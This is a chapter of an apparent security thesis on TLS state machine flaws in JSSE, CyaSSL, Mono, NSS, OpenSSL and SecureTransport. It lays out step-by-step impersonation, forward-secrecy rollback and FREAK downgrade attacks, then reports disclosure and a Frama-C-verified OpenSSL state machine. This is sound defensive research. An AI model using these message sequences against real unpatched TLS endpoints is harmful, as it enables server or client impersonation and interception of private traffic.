The client and server handshake state machines are implemented separately in ClientHandshaker.java and ServerHandshaker.java. Each message is given a number (based on its HandshakeType value in the TLS specification) to indicate its order in the handshake, and both state machines ensure that messages can only appear in increasing order, with two exceptions. The `HelloRequest` message (n°0) can appear at any time and the `ClientCertificateVerify` (n°15) appears out of order, but can only be received immediately after `ClientKeyExchange` (n°16).

Client Flaws To handle optional messages that are specific to some ciphersuites, both client and server state machines allow messages to be skipped. For example, ClientHandshaker checks

that the next message is always greater than the current state (unless it is a HelloRequest). Figure 3.10 depicts the state machine implemented by JSSE clients and servers, where the red arrows indicate the extra client transitions that are not allowed by TLS. Notably:

- JSSE clients allow servers to skip the ServerCCS message, and hence disable record-layer encryption.
- JSSE clients allow servers to skip any combination of the ServerCertificate, ServerKeyExchange, ServerHelloDone messages.

These transitions lead to the server impersonation attack on Java clients that we describe in Section 3.5.1.

Server Flaws JSSE servers similarly allow clients to skip messages. In addition, they allow messages to be repeated due to another logical flaw. When processing the next message, ServerHandshaker checks that the message number is either greater than the previous message, or that the last message was a ClientKeyExchange, or that the current message is a ClientCertificateVerify, as coded below:

```
void processMessage(byte type, int message_len)
            throws IOException {
  if ((state > type)
      && (state != HandshakeMessage.ht_client_key_exchange
          && type != HandshakeMessage.ht_certificate_verify)) {
       throw new SSLProtocolException(
        "Handshake message sequence violation,
          state = " + state + ", type = " + type);
        }
   ... /* Process Message */
}
```

There are multiple coding bugs in the error-checking condition. The first inequality should be >= (to prevent repeated messages) and indeed this has been fixed in OpenJDK version 8. Moreover, the second conjunction in the if-condition (&&) should be a disjunction (||), and this bug remains to be fixed. The intention of the developers here was to address the numbering inconsistency between ClientCertificateVerify and ClientKeyExchange but instead this bug enables further illegal state transitions (shown in green on the left in Figure 3.10):

- JSSE servers allow clients to skip the ServerCCS message, and hence disable record-layer encryption.
- JSSE servers allow clients to skip any combination of the ClientCertificate, ClientKeyExchange, ClientCertificateVerify messages, although some of these errors are caught when processing the ClientFinished.
- JSSE servers allow clients to send any number of new ClientHello ClientCertificate, ClientKeyExchange, or ClientCertificateVerify messages after the first ClientKeyExchange.

We do not demonstrate any concrete exploits that rely on these server transitions, but we observe that by sending messages in carefully crafted sequences an attacker can cause the JSSE server to get into strange, unintended, and probably exploitable states similar to the other attacks in this chapter.




Figure 3.10: JSSE Client and Server State Machines for HTTPS configurations. Unexpected transitions: client in red on the right, server in green on the left.

3.4.3 Implementation bugs in other implementations

More briefly, we summarize the flaws that our tests found in other TLS implementations.

NSS Network Security Services (NSS) is a TLS library managed by Mozilla and used by popular web browsers like Firefox, Chrome, and Opera. NSS is typically used as a client and by inspecting our test results and the library source code, we found the following unexpected transitions:

- NSS clients allow servers to skip `ServerKeyExchange` during a `DHE` (or `ECDHE`) key exchange; it then treats the key exchange like static `DH` (or `ECDH`).
- During renegotiation, NSS clients accept `ApplicationData` between `ServerCCS` and `ServerFinished`.

The first of these leads to the attack on forward secrecy described in Section 3.5.3. The second breaks a TLS secure channel invariant that `ApplicationData` should only be accepted encrypted under keys that have been authenticated by the server. It may be exploitable in scenarios where server certificates may change during renegotiation [see e.g. Bha+14d].

Mono Mono is an open source implementation of Microsoft's .NET Framework. It allows programs written for the .NET platform to be executed on non-Windows platforms and hence is commonly used for portability, for example on smartphones. Mono includes an implementation of .NET's SslStream interface (which implements TLS connections) in Mono.Security.Protocol.Tls. So, when a C# client or server written for the .NET platform is executed on Mono, it executes this TLS implementation instead of Microsoft's SChannel implementation.

We found the following unexpected transitions:

- Mono's TLS clients and servers allow the peer to skip the `CCS` message, hence disabling record encryption.
- Mono's TLS servers allow clients to skip the `ClientCertificateVerify` message even when a `ClientCertificate` was provided.
- Mono's TLS clients allow servers to send new `ServerCertificate` messages after `ServerKeyExchange`.

The second flaw leads to the client impersonation attack described in Section 3.5.2.

The third allows a *certificate switching* attack, whereby a malicious server M can send one `ServerCertificate` and, just before the `ServerCCS`, send a new `ServerCertificate` for some other server S. At the end of the handshake, the Mono client would have authenticated M but would have recorded S's certificate in its session.

CyaSSL The CyaSSL TLS library (sometimes called yaSSL or wolfSSL) is a small TLS implementation designed to be used in embedded and resource-constrained applications, including the yaSSL web server. It has been used in a variety of popular open-source projects including MySQL and lighthttpd. Our tests reveal the following unexpected transitions, many of them similar to JSSE:

- Both CyaSSL servers and clients allow their peers to skip the `CCS` message and hence disable record encryption.

- CyaSSL clients allow servers to skip many messages, including ServerKeyExchange and ServerHelloDone.
- CyaSSL servers allow clients to skip many messages, notably including ClientCertificate-Verify.

The first and second flaws above result in a full server impersonation attack on CyaSSL clients (Section 3.5.1). The last results in a client impersonation attack on CyaSSL servers (Section 3.5.2).

SecureTransport The default TLS library included on Apple operating system is called SecureTransport, and it was recently made open-source. The library is used primarily by web clients on OS X and iOS, including the Safari web browser. We found two unexpected behaviors:

- SecureTransport clients allow servers to send CertificateRequest before ServerKey-Exchange.
- SecureTransport clients allow servers to send ServerKeyExchange even for RSA key exchanges.

The first violates a minor user interface invariant in DHE and ECDHE handshakes: users may be asked to choose their certificates a little too early, before the server has been authenticated. The second flaw can result in a rollback vulnerability, as described in Section 3.5.4.

GnuTLS The GnuTLS library is a widely available open source TLS implementation that is often used as an alternative to OpenSSL, for example in clients like wget or SASL servers. Our tests on GnuTLS revealed only one minor deviation from the TLS state machine:

- GnuTLS servers allow a client to skip the ClientCertificate message entirely when the client does not wish to authenticate.

miTLS and others We also ran our tests against the miTLSimplementation and did not find any deviant trace. miTLS is a verified implementation of TLS and is therefore very strict about the messages it generates and accepts. PolarSSL is a relatively new clean-room implementation of TLS that does not suffer from problems of composing new code with legacy ciphersuites. It is remarkably well written and has been analyzed before for other kinds of software errors.[2]

We did not run systematic analyses with closed-source TLS libraries such as Microsoft's SChannel, because our analysis technique required repeatedly looking through source code to interpret errors (or sometimes the absence of errors). In general, we believe our method is better suited to developers who wish to test their own implementations, rather than to analysts who wish to perform black-box testing of closed-source code.

3.5 Attacks on TLS Implementations

We describe a series of attacks on TLS implementations that exploits their state machine flaws. We then discuss disclosure status and upcoming patches for various implementations.

[2] http://blog.frama-c.com/index.php?post/2014/02/23/CVE-2013-5914

3.5.1 Early Finished: Server Impersonation (Java,CyaSSL)

Suppose a Java client C wants to connect to some trusted server S (e.g. PayPal). A network attacker M can hijack the TCP connection and impersonate S as follows, without needing any interaction with S:

1. C sends `ClientHello`
2. M sends `ServerHello`
3. M sends `ServerCertificate` with S's certificate
4. M sends `ServerFinished`, by computing its contents using an empty master secret (length 0)
5. C treats the handshake as complete
6. C sends `ApplicationData` (its request) *in the clear*
7. M sends `ApplicationData` (its response) *in the clear*
8. C accepts M's application data as if it came from S

A FlexTLS script that implements this scenario is given in figure A.1, in Appendix A.

Impact At the end of the attack above, C thinks it has a secure connection to S, but is in fact connected to M. Even if C were to carefully inspect the received certificate, it would find a perfectly valid certificate for S (that anyone can download and review). Hence, the security guarantees of TLS are completely broken. An attacker can impersonate *any* TLS server to a JSSE client. Furthermore, all the (supposedly confidential and authenticated) traffic between C and M is sent in the clear without any protection.

Why does it work? At step 4, M skips all the handshake messages to go straight to `ServerFinished`. As we saw in the previous section, this is acceptable to the JSSE client state machine.

The only challenge for the attacker is to be able to produce a `ServerFinished` message that would be acceptable to the client. The content of this message is a message authentication code (MAC) applied to the current handshake transcript and keyed by the session master secret. However, at this point in the state machine, the various session secrets and keys have not yet been set up. In the JSSE ClientHandshaker, the masterSecret field is still null. It turns out that the TLS PRF function in SunJSSE uses a key generator that is happy to accept a null masterSecret and treat it as if it were an empty array. Hence, all M has to do is to use an empty master secret and the log of messages (1-3) to create the finished message.

If M had sent a `ServerCCS` before `ServerFinished`, then the client C would have tried to generate connection keys based on the null master secret, and that the key generation functions in SunJSSE *do* raise a null pointer exception in this case. Hence, our attack crucially relies on the Java client allowing the server to skip the `ServerCCS` message.

Attacking CyaSSL The attack on CyaSSL is very similar to that on JSSE, and relies on the same state machine bugs, which allow the attacker to skip handshake messages and the `ServerCCS`. The only difference is in the content of the `ServerFinished`: here M does not compute a MAC, instead it sends a byte array consisting of 12 zeroes.

In CyaSSL (which is written in C), the expected content of the ServerFinished message is computed whenever the client receives a ServerCCS message. The handler for the ServerCCS message uses the current log and master secret to compute the transcript MAC (which in TLS returns 12 bytes) and stores it in a pre-allocated byte array. The handler for the ServerFinished message then simply compares the content of the received message with the stored MAC value and completes the handshake if they match.

In our attack, M skipped the ServerCCS message. Consequently, the byte array that stores the transcript MAC remains uninitialized, and in most runtime environments this array contains zeroes. Consequently, the ServerFinished message filled with zeroes sent by M will match the expected value and the connection succeeds.

Since the attack relies on uninitialized memory, it may fail if the memory block contains non-zeroes. In our experiments, the attack always succeeded on the first run of the client (when the memory was unused), but sometimes failed on subsequent runs. Otherwise, the rest of the attack works as in Java, and has the same disastrous impact on CyaSSL clients.

3.5.2 Skip Verify: Client Impersonation (Mono, CyaSSL, OpenSSL)

Suppose a malicious client M connects to a Mono server S that requires client authentication. M can then impersonate any user u at S as follows:

1. M sends ClientHello
2. S sends its ServerHello flight, requesting client authentication by including a CertificateRequest
3. M sends u's certificate in its ClientCertificate
4. M sends its ClientKeyExchange
5. M skips the ClientCertificateVerify
6. M sends ClientCCS and ClientFinished
7. S sends ServerCCS and ServerFinished
8. M sends ApplicationData
9. S accepts this data as authenticated by u

Hence, M has logged in as u to S. Even if S inspects the certificate stored in the session, it will find no discrepancy.

At step 5, M skipped the only message that proves knowledge of the private key of u's certificate, resulting in an impersonation attack. Why would S allow such a crucial message to be omitted? The ClientCertificateVerify message is required when the server sends a CertificateRequest and when the client sends a non-empty ClientCertificate message. Yet, the Mono server state machine considers ClientCertificateVerify to be always optional, allowing the attack.

Attacking CyaSSL The CyaSSL server admits a similar client impersonation attack.

The first difference is that M must also skip the ClientCCS message at step 6. The reason is that, in the CyaSSL server, the handler for the ClientCCS message is the one that checks that the ClientCertificateVerify message was received. So, by skipping these messages we can bypass the check altogether.

The second difference is that M must then send a ClientFinished message that contains 12 zeroes, rather than the correct MAC value. This is because on the CyaSSL server, as on the CyaSSL client discussed above, it is the handler for the ClientCCS message that computes and stores the expected MAC value for the ClientFinished message. So, like in the attack on the client, M needs to send zeroes to match the uninitialized MAC on the CyaSSL server.

The server accepts the ClientFinished and then accepts unencrypted data from M as if it were sent by u. We observe that even if CyaSSL were more strict about requiring ClientCertificateVerify, the bug that allows ClientCCS to be skipped would still be enough to enable a man-in-the middle to inject application data attributed to u.

Attacking OpenSSL In the OpenSSL server, the ClientCertificateVerify message is properly expected whenever a client certificate has been presented, except when the client sends a static Diffie-Hellman certificate. The motivation behind this design is that, in static DH ciphersuites, the client is allowed to authenticate the key exchange by using the static DH key sent in the ClientCertificate; in this case, the client then skips both the ClientKeyExchange and ClientCertificateVerify messages. However, because of a bug in OpenSSL, client authentication can be bypassed in two cases by confusing the static and ephemeral state machine composite implementation.

In both the static DH and ephemeral DHE key exchanges, the attacker M can send an honest user u's static DH certificate, then send its own ephemeral keys in a ClientKeyExchange and skip the ClientCertificateVerify. The server will use the ephemeral keys from the ClientKeyExchange (ignoring those in the certificate), and will report u's identity to the application. Consequently, an attacker is able to impersonate the owner of any static Diffie-Hellman certificate at any OpenSSL server.

3.5.3 Skip ServerKeyExchange: Forward Secrecy Rollback (NSS, OpenSSL)

To counter strong adversaries who may be able to compromise the private keys of trusted server certificates [SS12], TLS clients and servers are encouraged to use forward secret ciphersuites such a DHE and ECDHE, which guarantee that messages encrypted under the resulting session keys cannot be decrypted, even if the client and server certificates are subsequently compromised. In particular, forward secrecy is one of the conditions for enabling False Start [LM10] in some browsers.[3]

Suppose an NSS or OpenSSL client C is trying to connect to a trusted server S. We show how a man-in-the-middle attacker M can force C to use a (non-forward secret) static key exchange (DH|ECDH) even if both C and S only support ephemeral ciphersuites (DHE|ECDHE).

1. C sends ClientHello with only ECDHE ciphersuites
2. S sends ServerHello picking an ECDHE key exchange with ECDSA signatures
3. S sends ServerCertificate containing S's ECDSA certificate
4. S sends ServerKeyExchange with its ephemeral parameters but M intercepts this message and prevents it from reaching C
5. S sends ServerHelloDone
6. C sends ClientKeyExchange, ClientCCS and ClientFinished

[3] https://bugzilla.mozilla.org/show_bug.cgi?id=920248

7. *C* sends ApplicationData *d* to *S*

8. *M* intercepts *d* and closes the connection

When the attacker suppresses the ServerKeyExchange message in step 4, the client should reject the subsequent message since it does not conform to the key exchange. Instead, NSS and OpenSSL will rollback to a non-ephemeral ECDH key exchange: *C* picks the static public key of *S*'s ECDSA certificate as the server share of the key exchange and continues the handshake.

Since *M* has tampered with the handshake, it will not be able to complete the handshake: *C*'s ClientFinished message is unacceptable to *S* and vice-versa. However, if False Start is enabled, then, by step 7, *C* would already have sent ApplicationData encrypted under the new (non forward-secret) session keys.

Consequently, if an active network attacker is willing to tamper with client-server connections, it can collect False Start application data sent by clients. The attacker can subsequently compromise or compel the server's ECDSA private key to decrypt this data, which may contain sensitive authentication credentials and other private information.

3.5.4 Inject ServerKeyExchange: FREAK

Due to US export regulations before 2000, SSL version 3 and TLS version 1 include several ciphersuites that use sub-strength keys and are marked as eligible for EXPORT. For example, several RSA_EXPORT ciphersuites require that servers send a ServerKeyExchange message with an ephemeral RSA public key (modulus and exponent) whose modulus does not exceed 512 bits. RSA keys of this size were first factorized in 1999 [Cav+00] and with advancements in hardware are now considered broken. Consequently, since export regulations were relaxed, mainstream web browsers no longer offer or accept export ciphersuites. However, TLS implementations still include legacy code to handle these ciphersuites, and some servers continue to support them. We show that this legacy code causes a client to "flashback" from RSA to RSA_EXPORT.

Suppose a client *C* wants to connect to a trusted server *S* using RSA, but the server *S* also supports some RSA_EXPORT ciphersuites. Then a man-in-the-middle attacker *M* can fool *C* into accepting a weak RSA public key for *S*, as follows:

1. *C* sends ClientHello with an RSA ciphersuite

2. *M* replaces the ciphersuite with an RSA_EXPORT ciphersuite and forwards the ClientHello message to *S*

3. *S* sends ServerHello for an RSA_EXPORT ciphersuite

4. *M* replaces the ciphersuite with an RSA ciphersuite and forwards the ServerHello message to *C*

5. *S* sends ServerCertificate with its strong (2048-bit) RSA public key, and *M* forwards the message to *C*

6. *S* sends a ServerKeyExchange message containing a weak (512-bit) ephemeral RSA public key (modulus N), and *M* forwards the message to *C*

7. *S* sends a ServerHelloDone that *M* forwards to *C*

8. *C* sends its ClientKeyExchange, ClientCCS and ClientFinished

9. *M* factors *N* to find the ephemeral private key. *M* can now decrypt the pre-master secret from the ClientKeyExchange and derive all the secret secrets

10. *M* sends ServerCCS and ServerFinished to complete the handshake

11. *C* sends ApplicationData to *S* and *M* can read it

12. *M* sends ApplicationData to *C* and *C* accepts it as coming from *S*

At step 6, *C* receives a ServerKeyExchange message even though it is running an RSA ciphersuite, and this message should be rejected. However, because of a state machine composition bug in both OpenSSL and SecureTransport, this message is silently accepted and the server's strong public key (from the certificate) is replaced with the weak public key in the ServerKeyExchange.

The main challenge that remains for the attacker *M* is to be able to factor the 512-bit modulus and recover the ephemeral private key. First, we observe that 512-bit factorization is currently solvable at most in weeks, and the hardware is rapidly getting better. Second, we note that since generating ephemeral RSA keys on-the-fly can be quite expensive, many implementations of RSA_EXPORT (including OpenSSL) allow servers to pre-generate, cache, and reuse these public keys for the lifetime of the server (typically measured in days). Hence, if the attacker cannot break the key during the handshake, he may have several days to retry the attack.

3.5.5 Summary and Responsible Disclosure

Of the eight TLS implementation we tested, we found serious state machine flaws in six, and were able to exploit them and mount nine different attacks, including five impersonation attacks that break the stated authentication guarantees of TLS.

Almost all of the implementations allowed some messages to be skipped even though they were required for the current handshake. This results from a naive composition of handshake state machines and is the primary source of attacks.

Three implementations (Java, Mono, CyaSSL) incorrectly allowed the CCS messages to be skipped. Considering also the recent Early CCS attack on OpenSSL, we conclude that the handling of CCS messages in TLS state machines is an important weak point.

Many implementations (OpenSSL, Java, Mono) allowed messages to be repeated. We leave the exploration of exploits based on these flaws for future work.

We reported all the flaws and attacks to the various TLS libraries. They were acknowledged and patches are in development in consultation with us.

- OpenSSLhas released an update (1.0.1k) that fixes our reported flaws.
- Oracle and OpenJDK have released an update fixing our reported flaws as part of the January 2014 critical patch update for all versions of Java.
- Mono is testing an update to Mono.Security.Tls.
- CyaSSL has released a security update (3.3.0).
- NSS has an active bug report (id 1086145) on forward secrecy rollback and a fix is expected for Firefox 35.
- SecureTransport is testing an update.

Table 3.2 lists some of the vulnerabilities we have found. There are other state machine bugs in GnuTLS and SecureTransport that are not listed here. Our analysis of SChannel, MatrixSSL, Bouncy Castle is incomplete, and did not reveal any superficial vulnerabilities. Table 3.3 reports the raw number of flagged traces for various server implementations.

	Integrity Violation	Ciphersuite Downgrade		Client Impersonation	Server Impersonation	
TLS Library	Finished before CCS	RSA to EXPORT	ECDHE to DHE	Skip CertificateVerify	Early Finished	Certificate Switch
OpenSSL	-	Yes	Yes	Yes	-	-
NSS	-	Yes	Yes	-	-	-
JSSE	Yes	-	-	Yes	Yes	Yes
CyaSSL	Yes	-	-	Yes	Yes	Yes
Mono	Yes	-	-	Yes	-	Yes
SecureTransport	-	Yes	-	-	-	-

Table 3.2: Summary of State Machine Vulnerabilities

3.6 A Verified State Machine for OpenSSL

Implementing composite state machines for TLS has proven to be hard and error-prone. Systematic state machine testing can be useful to uncover bugs but does not guarantee that all flaws have been found and eliminated. Instead, it seems valuable to formally verify that a given state machine implementation complies with the TLS standard. Since new ciphersuites and protocol versions are continuously added to TLS implementations, it would be even more valuable to set up an automated verification framework that could be maintained and systematically used to prevent regressions.

The miTLS implementation [Bha+13a] uses refinement types to verify that its handshake implementation is correct with respect to a logical state machine specification. However, it only covers RSA and DHE ciphersuites and only applies to carefully written F# code. In this section, we investigate whether we could achieve a similar, if less ambitious, proof for the full state machine of OpenSSL using the Frama-C verification tool.

OpenSSL Clients and Servers The OpenSSL client and server state machines for SSLv3 and TLSv1.0-TLSv1.2 are implemented in ssl/s3_clnt.c and ssl/s3_srvr.c, respectively. Both state machines maintain a data structure of type SSL that has about 94 fields, including negotiation parameters like the version and ciphersuite, cryptographic material like session keys and certificates, running hashes of the handshake log, and other data specific to various TLS extensions.

Both the client and the server implement the state machine depicted in Figure 3.3 as an infinite loop with a large switch statement, where each case corresponds to a different state, roughly one for each message in the protocol. Depending on the state, the switch statement either calls a ssl3_send_* function to construct and send a message or calls a ssl3_get_* function to receive and process a message.

For example, when the OpenSSL client is in the state SSL3_ST_CR_KEY_EXCH_A, it expects to receive a ServerKeyExchange, so it calls the function ssl3_get_key_exchange(s). This function in turn calls ssl3_get_message (in s3_both.c) and asks to receive *any* handshake message. If the received message is a ServerKeyExchange, it processes the message; otherwise it assumes that the message was optional and returns control to the state machine which transitions to the next state (to try and process the message as a CertificateRequest). If the ServerKeyExchange message was in fact required, it may only be discovered later when the client tries to send the ClientKeyExchange message.

Due to their complex handling of optional messages, it is often difficult to understand

Library	Version	Kex	Traces	Flags
cyassl-3.2.0	TLS 1.2	RSA	47	20
gnutls-3.3.9	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.13	TLS 1.2	RSA, DHE	94	2
java-1.7.0_76-b13	TLS 1.2	RSA, DHE	94	34
java-1.8.0_25-b17	TLS 1.2	RSA, DHE	94	46
java-1.8.0_31-b13	TLS 1.2	RSA, DHE	94	34
java-1.8.0_40-b25	TLS 1.2	RSA, DHE	94	34
libressl-2.1.4	TLS 1.2	RSA, DHE	94	6
libressl-2.1.6	TLS 1.2	RSA, DHE	94	6
mono-3.10.0	TLS 1.2	RSA	38	34
mono-3.12.1	TLS 1.2	RSA	38	34
openssl-0.9.8zc	TLS 1.2	RSA, DHE	94	6
openssl-0.9.8zf	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1g	TLS 1.2	RSA, DHE	94	14
openssl-1.0.1h	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1j_1	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1k	TLS 1.2	RSA, DHE	94	6
openssl-1.0.2	TLS 1.2	RSA, DHE	94	2
openssl-1.0.2a-1	TLS 1.2	RSA, DHE	94	2

Table 3.3: Test results for TLS server implementations

whether the OpenSSL client or server correctly implements the intended state machine. (Indeed, the flaws discussed in this chapter indicate that they do not.) Furthermore, the correlation between the message sequence and the SSL structure (including the handshake hashes) is easy to get wrong.

A new state machine We propose a new state machine structure for OpenSSL that makes the allowed message sequences more explicit and easier to verify.

In addition to the full SSL data structure that is maintained and updated by the OpenSSL messaging functions, we define a separate data structure that includes only those elements that we need to track the message sequences allowed by Figure 3.3:

```
typedef struct state {
  Role role; // r ∈ {Client,Server}
  PV version; // v ∈ {SSLv3, TLSv1.0, TLSv1.1, TLSv1.2}

  Auth client_auth; // (c_ask, c_offer)
  int resumption; // (r_id, r_tick)
  int ntick; // n_tick
  int renegotiation; // reneg = 1 if renegotiating

  Msg_type last_message; // previous message type
  unsigned char* log; // full handshake log
  unsigned int log_length;
} STATE;
```

The structure contains various negotiation parameters: a role that indicates whether the current state machine is being run in a client or a server, the protocol version (v in Figure 3.3), the key exchange method (kx), the client authentication mode (c_{ask}, c_{offer}), and flags that indicate whether the current handshake is a resumption or a renegotiation, and whether the server sends

a ServerNewSessionTicket. We represent each field by an **enum** that includes an UNDEFINED value to denote the initial state. The server sets all the fields except client_auth immediately after ServerHello. The client must wait until later in the handshake to set resumption, client_auth and ntick.

To record the current state within the handshake, the structure keeps the type of the last message received. It also keeps the full handshake log as a byte array. We use this array to verify our invariants about the state machine, but in production environments it will be replaced by running hashes of the log.

The core of our state machine is in one function:

```
int ssl3_next_message(SSL* ssl, STATE *st,
    unsigned char* msg, int msg_len,
    int direction, unsigned char content_type);
```

This function takes the current state (ssl,st), the next message to send or receive msg, the content type (handshake/CCS/alert/application data) and direction (outgoing/incoming) of the message. Whenever a message is received by the record layer, this function is called. It then executes one step of the state machine in Figure 3.3 to check whether the incoming message is allowed in the current state. If it is, it calls the corresponding message handler, which processes the message and may in turn want to send some messages by calling ssl3_next_message with an outgoing message. For an outgoing message, the function again checks whether it is allowed by the state machine before writing it out to the record layer. In other words, ssl3_next_message is called on all incoming and outgoing messages. It enforces the state machine and maintains the handshake log for the current message sequence.

We were able to reuse the OpenSSL message handlers (with small modifications). We write our own simple message parsing functions to extract the handshake message type, to extract the protocol version and key exchange method from the ServerHello, and to check for empty certificates.

Experimental Evaluation We tested our new state machine implementation in two ways.

First, we checked that our new state machine does not inhibit compliant message sequences for ciphersuites supported by OpenSSL. To this end, we implemented our state machine as an inline reference monitor. As before, the function ssl3_get_message is called whenever a message is to be sent or received. However, it does not itself call any message handlers; it simply returns success or failure based on whether the incoming or outgoing message is allowed. Other than this modification, messages are processed by the usual OpenSSL machine. In effect, our new state machine runs in parallel with OpenSSL on the same traces.

We ran this monitored version of OpenSSL against various implementations and against OpenSSL itself (using its inbuilt tests). We tested that our inline monitor does not flag any errors for these valid traces. (In the process, we found and fixed some early bugs in our state machine.)

Second, we checked that our new state machine does prevent the deviant trace presented of Section 3.3. We ran our monitored OpenSSL implementation against a FlexTLS peer running deviant traces and, in every case, our monitor flagged an error. In other words, OpenSSL with our new state machine would not flag any traces in Table 3.3.

Logical Specification of the State Machine To gain further confidence in our new state machine, we formalized the allowed message traces of Figure 3.3 as a logical invariant to be maintained by ssl3_next_message. Our invariant is called isValidState and is depicted in Figure 3.11.

The initial state is specified by the predicate StateAfterInitialState, which requires that the state structure be properly initialized. The predicate isValidState says that the current state structure

should be consistent with either the initial state or the expected state after receiving some message; it has a disjunct for every message handled by our state machine.

For example, after ServerHelloDone the current state st must satisfy the predicate StateAfterServerHelloDone. This predicate states that there must exist a previous state prev and a new (message), such that the following holds:

- message must be a ServerHelloDone,
- st→last_message must be S_HD (a Msg_type denoting ServerHelloDone),
- st→log must be the concatenation of prev→log and the new message,
- and for each incoming edge in the state machine:
  - the previous state prev must an allowed predecessor (a valid state after an allowed previous message),
  - if the previous message was CertificateRequest then st→client_auth remains unchanged from prev→client_auth; in all other cases it must be set to AUTH_NONE
  - (plus other conditions to account for other ciphersuites)

Predicates like StateAfterServerHelloDone can be directly encoded by looking at the state machine and do not have to deal with implementation details. Indeed, our state predicates look remarkably similar to (and were inspired by) the *log predicates* used in the cryptographic verification of miTLS [Bha+13a]. The properties they capture depend only on the TLS specification; except for syntactic differences, they are independent of the programming language.

Verification with Frama-C To mechanically verify that our state machine implementation satisfies the isValidState specification, we use the C verification tool Frama-C.[4]. We annotate our code with logical assertions and requirements in Frama-C's specification language, called ACSL. For example, the logical contract on the inline monitor variant of our state monitor is written as follows (embedded within a /*@ ... @*/ comment).

We read this contract bottom-up. The main pre-condition (**requires**) is that the state must be valid when the function is called (isValidState(st)). (The OpenSSL state SSL is not used by the monitor.) The post-condition (**ensures**) states that the function either rejects the message or returns a valid state. That is, isValidState is an invariant for error-free runs.

Moving up, the next block of pre-conditions requires that the areas of memory pointed to by various variables do not intersect. In particular, the given msg, state st, and log st→log, must all be disjoint blocks of memory. This pre-condition is required for verification. In particular, when ssl3_next_message tries to copy msg over to the end of the log, it uses memcpy, which has a logical pre-condition in Frama-C (reflecting its input assumptions) that the two arrays are disjoint.

The first set of pre-conditions require that the pointers given to the function be valid, that is, they must be non-null and lie within validly allocated areas of memory that are owned by the current process. These annotations are required for Frama-C to prove memory safety for our code: that is, all our memory accesses are valid, and that our code does not accidentally overrun buffers or access null-pointers.

From the viewpoint of the code that uses our state machine (the OpenSSL client or server) the preconditions specified here require that the caller provide ssl3_next_message with validly allocated and separated data structures. Otherwise, we cannot give any functional guarantees.

[4] http://frama-c.com

```
predicate isValidState(STATE *state) =
  StateAfterInitialState(state)      ||
  StateAfterClientHello(state)       ||
  StateAfterServerHello(state)       ||
  StateAfterServerCertificate(state)     ||
  StateAfterServerKeyExchange(state)     ||
  StateAfterServerCertificateRequest(state)   ||
  StateAfterServerHelloDone(state)     ||
  StateAfterClientCertificate(state)     ||
  StateAfterClientKeyExchange(state)   ||
  StateAfterClientCertificateVerify(state)   ||
  StateAfterServerNewSessionTicket(state)   ||
  StateAfterServerCCS(state)       ||
  StateAfterServerFin(state)       ||
  StateAfterClientCCS(state)       ||
  StateAfterClientFin(state)     ||
  StateAfterClientCCSLastMsg(state)     ||
  StateAfterClientFinLastMsg(state)   ;

predicate StateAfterInitialState(STATE *state) =
  state→version == UNDEFINED_PV &&
  state→role == UNDEFINED_ROLE &&
  state→kx == UNDEFINED_CS &&
  state→last_message == UNDEFINED_TYPE  &&
  state→log_length == 0 &&
  state→client_auth == UNDEFINED_AUTH &&
  state→resumption == UNDEFINED_RES &&
  state→renegotiation == UNDEFINED_RENEG &&
  state→ntick == UNDEFINED_TICK;

predicate StateAfterServerHelloDone(STATE *st) =
  ∃STATE *prev, unsigned char *message,
    unsigned int len, int direction;
      isServerHelloDone(message,len,handshake) &&
      st→last_message == S_HD &&
      HaveSameStateValuesButClientAuth_E(st, prev) &&
      MessageAddedToLog_E(st, prev, message, len) &&
      ( (StateAfterServerCertificate(prev) &&
          st→kx == CS_RSA &&
          st→client_auth == NO_AUTH)
      || (StateAfterServerKeyExchange(prev) &&
           (st→kx == DHE || st→kx == ECDHE) &&
           st→client_auth == NO_AUTH)
      || (StateAfterServerCertificateRequest(prev) &&
           (st→kx == DHE || st→kx == ECDHE
             || st→kx = CS_RSA) &&
           st→client_auth == s→client_auth)
      || .... /* other ciphersuites */
      );
```

Figure 3.11: Logical Specification of State Machine (Excerpt)

```
/*@
 requires \valid(st);
 requires \valid(msg+(0..(len-1)));
 requires \valid(st→log+(0..(st→log_length+len-1)));

 requires \separated(msg+(0..(len-1)),
             st+(0..(sizeof(st)-1)));
 requires \separated(msg+(0..(len-1)),
             st→log+(0..(st→log_length + len-1)));
 requires \separated(st+(0..(sizeof(st)-1)),
             st→log+(0..(st→log_length+len-1)));

 requires isValidState(st)
 ensures (isValidState(st) && \result == ACCEPT)
       || \result == REJECT;
 @*/
int ssl3_next_message(SSL* s, STATE *st,
     unsigned char* msg, int len,
     int direction, unsigned char content_type);
```

Figure 3.12: Frama-C Verification

Formal Evaluation Our state machine is written in about 750 lines of code, about 250 lines of which are message processing functions. This is about the same length as the current OpenSSL state machine.

